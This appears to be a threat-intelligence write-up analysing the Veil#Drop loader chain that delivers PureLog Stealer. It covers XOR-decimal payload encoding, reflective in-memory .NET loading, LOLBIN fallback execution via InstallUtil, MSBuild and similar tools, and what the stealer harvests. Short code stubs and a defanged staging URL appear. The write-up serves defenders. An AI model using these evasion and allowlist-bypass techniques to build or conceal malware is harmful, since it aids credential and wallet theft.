[https://cpyzaramay26\[.\]blogspot\[.\]com/.../niple.docx.odp.pdf.sys](https://cpyzaramay26[.]blogspot[.]com/.../niple.docx.odp.pdf.sys)

Although the filename appears to reference multiple document formats and a Windows driver—`niple.docx.odp.pdf.sys`—the file is neither a document nor a driver. Instead, it functions as the primary payload loader responsible for reconstructing, decoding, and executing the final malware components. This stage represents the core of the Veil#Drop framework and contains the mechanisms used to recover the embedded .NET assemblies that ultimately lead to the deployment of PureLog Stealer.




Figure 10 The `niple.docx.odp.pdf.sys` payload loader

Unlike previous stages that focused on staging, obfuscation, and environment preparation, this loader is responsible for converting large blocks of encoded data into executable .NET assemblies and launching them directly from memory.

Embedded Payload Architecture

Analysis of the loader revealed two large embedded variables:

POWERSHELL
\$Iora
\$PE

At first glance, these variables appear to contain meaningless numeric data and do not resemble traditional malware payloads. For example:

POWERSHELL

```
$lora = "74L&1L&2L&3L..."
```



Figure 11 The embedded \$lora variable storing encoded decimal data

POWERSHELL

\$PE = "91L&7L&4L&..."




Figure 12 The embedded \$PE variable storing encoded decimal data.

The data is intentionally stored in an encoded decimal format rather than as Base64, hexadecimal, or raw PE files. This approach significantly complicates static analysis because common malware analysis tools and signature engines often look for recognizable PE headers, Base64 blobs, shellcode, or suspicious strings. The attacker effectively hides the payload inside what appears to be large collections of numeric values.

Convert-XorDecimalToExe

The loader contains a custom decoding routine named Convert-XorDecimalToExe.




Figure 13 The custom Convert-XorDecimalToExe decoding routine

This function is responsible for transforming the embedded decimal data into executable .NET assemblies. The decoding process follows several stages:

EXECUTION FLOW

Encoded Decimal Data



String Reconstruction



Reverse String Operation



Convert Decimal Values To Bytes



XOR Decryption



Recovered .NET Assembly

Unlike many malware loaders that rely on Base64 encoding, Veil#Drop uses a custom decimal representation combined with XOR encryption. This increases the complexity of analysis and reduces the effectiveness of generic detection signatures. A simplified representation of the decoding workflow resembles:

POWERSHELL

```
function Convert-XorDecimalToExe {
param(
[string]$decimalData,
[byte]$xorKey = 47
)
# Reconstruct string
# Reverse data
# Convert decimals to bytes
# XOR decrypt
# Return assembly bytes
}
```

XOR DECRYPTION USING KEY 47

After reconstructing the byte stream, the malware performs XOR decryption using a fixed key:

```
POWERSHELL
$xorKey = 47
```

Conceptually, each encrypted byte is XOR'd with 47 to recover the original byte, repeated across the entire payload:

```
FLOW
Encrypted Byte XOR 47
↓
Original Byte
```

The use of XOR encryption serves several purposes:

- Conceals payload contents.
- Prevents static extraction.
- Avoids signature-based detection.
- Obfuscates embedded strings and PE headers.

Without decoding, analysts only observe large blocks of numeric data rather than executable content.

Recovery of Embedded Assemblies

After decoding completes, the malware reconstructs two separate payloads:

```
ARTIFACTS
decoded_1.bin
decoded_2.bin
```

These recovered files are .NET assemblies rather than traditional native Windows executables:

```
FLOW
```

decoded_1.bin
decoded_2.bin
↓
.NET Assemblies

Further investigation confirmed that one of these assemblies was identified as PureLog Stealer, while the second assembly appears to provide supporting execution and loader functionality. The separation of functionality across multiple assemblies provides additional flexibility and helps compartmentalize different components of the malware.

Reflective .NET Assembly Loading

Once the assemblies have been reconstructed, the malware does not write them to disk. Instead, Veil#Drop leverages .NET reflection to load the assemblies directly from memory:

```
POWERSHELL  
[Reflection.Assembly]::Load( $assemblyBytes )
```

This technique is commonly referred to as *reflective assembly loading*. The execution flow is:

```
EXECUTION FLOW  
Encoded Data  
↓  
Decode  
↓  
Byte Array  
↓  
Assembly.Load()  
↓  
EntryPoint()
```

The recovered assembly exists only within the memory space of the PowerShell process — no executable file is written, no DLL is written, and no temporary file is created.

Why Reflective Loading Matters

Traditional malware typically follows:

```
FLOW  
Download EXE  
↓  
Write File  
↓  
Execute File
```

This creates multiple detection opportunities:

- File creation events
- Antivirus scans
- Hash reputation checks
- File system artifacts

Veil#Drop avoids all of these. Instead:

FLOW

Download

↓

Decode

↓

Memory

↓

Execute

Benefits to the attacker include:

- **No Disk Artifacts:** no PE file exists on disk.
- **Reduced Forensics:** investigators cannot simply recover a dropped executable.
- **Evasion of Signature-Based Detection:** traditional file scanning becomes ineffective.
- **Dynamic Payload Delivery:** assemblies can be updated remotely without changing the initial infection chain.

Assembly EntryPoint Execution

After loading, the malware locates the assembly entry point (\$assembly.EntryPoint) and invokes it directly. Conceptually:

FLOW

Assembly.Load()

↓

Locate EntryPoint()

↓

Execute Malware

This behavior effectively mimics normal .NET application startup while remaining entirely memory resident. At this stage, the malware transitions from loader functionality into payload execution.

Fileless Execution by Design

One of the defining characteristics of Veil#Drop is its commitment to memory-only execution. By the conclusion of this stage, there is:

- No EXE dropped
- No DLL dropped
- No temporary files

- No script files

The only remaining artifacts are:

- PowerShell process
- Memory-resident assemblies
- Network telemetry
- Process relationships

This significantly complicates incident response efforts because investigators must rely heavily on EDR telemetry, PowerShell logs, memory captures, and process lineage rather than traditional file-based indicators.

Why This Stage Is Critical

Stage 4 represents the transition point between malware delivery and malware execution. Previous stages were responsible for:

- Initial access
- PowerShell launch
- Environment preparation
- Payload retrieval
- Obfuscation

Stage 4 performs:

- Payload reconstruction
- Payload decryption
- Assembly recovery
- Memory execution

Once the assemblies are successfully loaded, the malware has effectively bypassed most traditional file-based security controls and is positioned to execute the final PureLog Stealer payload entirely from memory. This stage serves as the centerpiece of the Veil#Drop framework and demonstrates the campaign's emphasis on stealth, obfuscation, and fileless execution.

Stage 5: LOLBIN-Based Execution Fallbacks

One of the most interesting aspects of the Veil#Drop framework is its use of multiple fallback execution mechanisms designed to ensure successful payload deployment even when its primary reflective loading technique is disrupted. While the malware initially attempts to execute the recovered .NET assemblies directly from memory using `Reflection.Assembly::Load()`, the operators anticipated scenarios where security controls, endpoint protection products, application allowlisting policies, or environmental restrictions could interfere with this execution path. To address this, the loader incorporates a series of backup execution methods that abuse trusted Microsoft-signed binaries, commonly referred to as LOLBINS (Living-Off-the-Land Binaries).

InstallUtil.exe, or MSBuild.exe, making the activity appear substantially more legitimate. From a process perspective, defenders may observe:

FLOW

powershell.exe

↓

InstallUtil.exe

↓

Malicious Assembly

rather than:

FLOW

powershell.exe

↓

PureLog.exe

which is far easier to identify as malicious.

RegSvcs Abuse

One of the first fallback mechanisms attempts to abuse regsvcs.exe. The .NET Registration Services Utility is normally used to register .NET assemblies for COM interoperability:

LEGITIMATE USAGE

regsvcs.exe MyAssembly.dll

Veil#Drop can instead load attacker-controlled assemblies and trigger malicious code through assembly registration routines. Why attackers like it:

- Microsoft-signed binary
- Common .NET component
- Often trusted by application control policies

InstallUtil Abuse

Another execution path leverages InstallUtil.exe. This utility is normally used to install and uninstall .NET services:

LEGITIMATE USAGE

InstallUtil.exe MyService.exe

Attackers abuse specially crafted .NET assemblies containing installer classes:

C#

[RunInstaller(true)]

public class EvilInstaller : Installer {

public override void Install(...) {

```
// malicious code
}  
}
```

When InstallUtil processes the assembly, the malicious code executes automatically. Benefits:

- Trusted Microsoft binary
- Common application allowlist bypass
- Frequently abused by malware

MSBuild Abuse

The loader also attempts execution through msbuild.exe. MSBuild is Microsoft's build engine used to compile .NET projects:

LEGITIMATE USAGE

msbuild.exe Project.csproj

Attackers abuse inline task functionality:

XML

```
<UsingTask TaskFactory="CodeTaskFactory">
```

which allows arbitrary C# code execution during project compilation. Advantages:

- No executable required
- Trusted Microsoft process
- Often bypasses application controls

CSC and VBC Abuse

Additional fallback paths involve the .NET language compilers csc.exe (C#) and vbc.exe (Visual Basic). The malware can dynamically compile malicious source code directly on the victim system. Conceptually:

FLOW

Encoded Assembly

↓

Source Code

↓

csc.exe

↓

Compile

↓

Execute

Benefits:

- Dynamic payload generation

- Reduced static detection
- Trusted Microsoft tooling

ILAsm Abuse

Another fallback mechanism utilizes ilasm.exe. The Intermediate Language Assembler converts .NET Intermediate Language into executable assemblies:

LEGITIMATE USAGE

```
ilasm.exe payload.il
```

Attackers can reconstruct assemblies directly from embedded IL code and execute them without relying on traditional executable delivery.

CasPol Abuse

The loader also references caspol.exe, historically used for Code Access Security management. While largely deprecated in modern environments, its inclusion demonstrates the attacker's attempt to maximize compatibility across different .NET versions and system configurations.

AspNet_Compiler Abuse

Another observed fallback involves aspnet_compiler.exe, normally used for ASP.NET application precompilation:

LEGITIMATE USAGE

```
aspnet_compiler.exe -v /MyApp
```

Attackers can abuse the compilation process to trigger execution of malicious assemblies while appearing to perform routine .NET operations.

Dynamic Execution Selection

One of the most notable aspects of the loader is that it does not depend on any single LOLBIN. Instead, execution follows a cascading model, attempting each method until one succeeds:

EXECUTION FLOW

```
Reflection.Assembly::Load() → Failure?
```

```
↓
```

```
RegSvcs → Failure?
```

```
↓
```

```
InstallUtil → Failure?
```

```
↓
```

```
MSBuild → Failure?
```

```
↓
```

```
CSC → Failure?
```

```
↓
```

VBC → Failure?
↓
ILAsm

This design provides exceptional operational resilience. Even if reflection is blocked, AMSI interferes, application control blocks one utility, or EDR terminates a process, the malware can continue attempting alternative execution methods.

Evasion Benefits

The use of LOLBINs provides several important advantages to the attacker:

- **Trusted Processes:** execution occurs through Microsoft-signed binaries already present on the system.
- **Application Control Bypass:** many allowlisting solutions permit these binaries because they are legitimate operating system components.
- **Reduced Suspicion:** processes such as InstallUtil.exe and MSBuild.exe may appear legitimate in enterprise environments.
- **Forensic Complexity:** investigators must determine which LOLBIN executed, which assembly loaded, and what payload executed, rather than simply analyzing a dropped executable.

Why This Stage Matters

Stage 5 transforms Veil#Drop from a simple malware loader into a highly resilient execution framework. By incorporating multiple Microsoft-signed execution paths, the attackers ensure that PureLog Stealer can still be deployed even when primary execution methods fail. This fallback architecture demonstrates a deliberate focus on reliability, stealth, and defense evasion. Rather than relying on a single technique, Veil#Drop continuously adapts its execution strategy until successful payload deployment is achieved, making it substantially more difficult for defenders to disrupt the infection chain before the final stealer payload is executed.

Stage 6: PureLog Stealer Deployment

The final stage of the Veil#Drop infection chain culminates in the deployment and execution of PureLog Stealer, a .NET-based information-stealing malware family designed to harvest credentials, browser data, cryptocurrency wallet information, and other sensitive user artifacts. By the time this stage is reached, the malware has successfully progressed through multiple layers of obfuscation, in-memory execution, and trusted binary abuse, ensuring that very few traditional indicators remain available to defenders.

Unlike conventional malware delivery chains that download and launch a standalone executable, Veil#Drop never retrieves a readily identifiable stealer binary from the internet. Instead, the malware reconstructs its payload from XOR-obfuscated data embedded within the PowerShell loader. During Stage 4, the loader decodes two large embedded assemblies using the custom Convert-XorDecimalToExe routine and XOR key 47, ultimately recovering the .NET components required for final execution.




Figure 15 The first recovered .NET assembly, identified as PureLog Stealer (decoded_1.bin)




Figure 16 The second recovered .NET assembly, providing supporting loader and execution functionality (decoded_2.bin)

EXECUTION FLOW

Encoded Payload



XOR Decode



decoded_1.bin / decoded_2.bin



.NET Assemblies



PureLog Stealer

Analysis of the recovered assemblies confirmed that one of the decoded payloads was PureLog Stealer, while the second assembly provided supporting loader and execution functionality. Rather than writing these assemblies to disk as executable files, Veil#Drop loads them directly into memory using .NET reflection:

POWERSHELL

```
[Reflection.Assembly]::Load($assemblyBytes)
```

This reflective loading mechanism allows the malware to execute entirely from memory without generating traditional PE execution artifacts. No executable file is dropped, no DLL is written to disk, and no installation process occurs. The recovered assembly is loaded directly into the memory space of the PowerShell process and executed through its EntryPoint. The execution flow observed during analysis resembles:

EXECUTION FLOW

PowerShell Loader



Decode Assembly



Assembly.Load()



Locate EntryPoint()



Execute PureLog

If reflective execution fails due to environmental restrictions or defensive controls, Veil#Drop attempts several alternative execution paths through trusted Microsoft .NET utilities including RegSvcs.exe, InstallUtil.exe, MSBuild.exe, CSC.exe, VBC.exe, ILAsm.exe, and ASPNet_Compiler.exe. This fallback architecture ensures that the final stealer payload can still execute even when one or more execution paths are blocked. By leveraging Microsoft-signed binaries already present on the system, the malware blends into legitimate administrative activity while bypassing many application allowlisting and execution control mechanisms.

Once PureLog successfully launches, the malware begins harvesting information from the compromised system. The stealer targets a wide range of data sources, including browser credentials, saved passwords, cookies, session tokens, autofill data, and browsing history. Supported browsers include Google Chrome, Microsoft Edge, Mozilla Firefox, Brave Browser, and Opera. In addition to browser theft, PureLog targets cryptocurrency-related data—including wallet files and locally stored credentials associated with popular cryptocurrency applications such as MetaMask, Exodus, Atomic Wallet, Electrum, and Trust Wallet.

The malware also performs extensive host reconnaissance, collecting information about the infected environment before exfiltration. Gathered information typically includes the computer name, username, operating system version, installed software, running processes, and hardware information. This information allows attackers to profile victims, prioritize high-value targets, and identify opportunities for follow-on operations.

One of the most significant aspects of this stage is that the entire PureLog deployment occurs without creating traditional malware artifacts. By combining PowerShell download cradles, Blogspot-hosted staging infrastructure, XOR-obfuscated payloads, reflective assembly loading, and LOLBIN-based execution fallbacks, Veil#Drop successfully delivers the final stealer payload while maintaining a largely fileless footprint. From a forensic perspective, investigators may find PowerShell process activity, memory-resident .NET assemblies, network connections, and process lineage, but will often not recover a standalone PureLog executable from disk.

This delivery architecture demonstrates a deliberate focus on stealth and operational resilience. Each stage of the infection chain is designed to reduce visibility, limit artifacts, and maximize execution success. The result is a highly effective malware delivery framework capable of deploying PureLog Stealer while evading many traditional file-based security controls and complicating post-compromise investigations.

PureLog Stealer Capabilities & Impact

At the conclusion of the Veil#Drop infection chain, the final payload deployed is PureLog Stealer, a .NET-based information-stealing malware family designed to collect a wide range of sensitive user, browser, application, and system data. Unlike ransomware or destructive malware that immediately impacts system functionality, PureLog operates quietly in the background, focusing on data theft and credential harvesting while minimizing visible indicators of compromise. This stealth-focused approach often allows infections to remain undetected for extended periods, increasing the value of the stolen information and enabling attackers to conduct follow-on operations long after the initial compromise.

Once execution begins, PureLog immediately starts enumerating locally stored application data and user credentials. Modern browsers are among its primary targets because they often contain saved passwords, session tokens, authentication cookies, browsing history, autofill information, and other sensitive artifacts that can provide direct access to user accounts without requiring password cracking. The malware targets data stored by popular browsers, including:

- Google Chrome

- Microsoft Edge
- Mozilla Firefox
- Brave Browser
- Opera
- Chromium-based browsers

Information harvested from browsers typically includes:

- Saved usernames
- Saved passwords
- Authentication cookies
- Session tokens
- Autofill information
- Browsing history
- Credit card data
- Stored form data

Of particular concern is the theft of authentication cookies and active session tokens. In many environments, these artifacts can allow attackers to bypass multi-factor authentication (MFA) entirely by importing stolen sessions into their own systems. As a result, even organizations with strong password policies and MFA enforcement may still be vulnerable if browser session data is compromised.

Cryptocurrency Wallet Theft

In addition to browser credential harvesting, PureLog actively searches for cryptocurrency-related data stored on the system. Cryptocurrency wallets often contain locally stored credentials, private keys, seed phrases, or wallet configuration files that can be monetized immediately by threat actors. Observed wallet targets include:

- MetaMask
- Exodus
- Atomic Wallet
- Electrum
- Trust Wallet
- Coinbase Wallet
- Binance Wallet

The malware attempts to locate wallet databases, browser extension storage, configuration files, and other artifacts that may contain information necessary to access cryptocurrency holdings. Unlike traditional financial fraud, cryptocurrency theft is often irreversible. Once assets are transferred from a victim-controlled wallet to an attacker-controlled wallet, recovery is extremely difficult or impossible. This makes cryptocurrency data one of the most valuable targets for information-stealing malware operators.

Application Data Harvesting

Beyond browsers and cryptocurrency wallets, PureLog collects information from various applications installed on the victim system. Many modern applications store authentication tokens, configuration files, cloud credentials, or cached user data locally. Examples of targeted application data include:

- Messaging applications
- Email clients
- Remote access software
- FTP clients
- Cloud storage applications
- Developer tools
- Password managers

This broader collection strategy enables attackers to maximize the value of each infection by harvesting credentials and tokens associated with multiple services rather than relying solely on browser-stored information.

System Reconnaissance and Host Profiling

PureLog does not limit itself to credential theft. The malware also performs extensive system reconnaissance to profile the victim environment and identify systems that may be valuable for follow-on operations. Collected host information includes:

- Computer name
- Username
- Operating system version
- System architecture
- Installed software
- Running processes
- Hardware information
- Domain membership

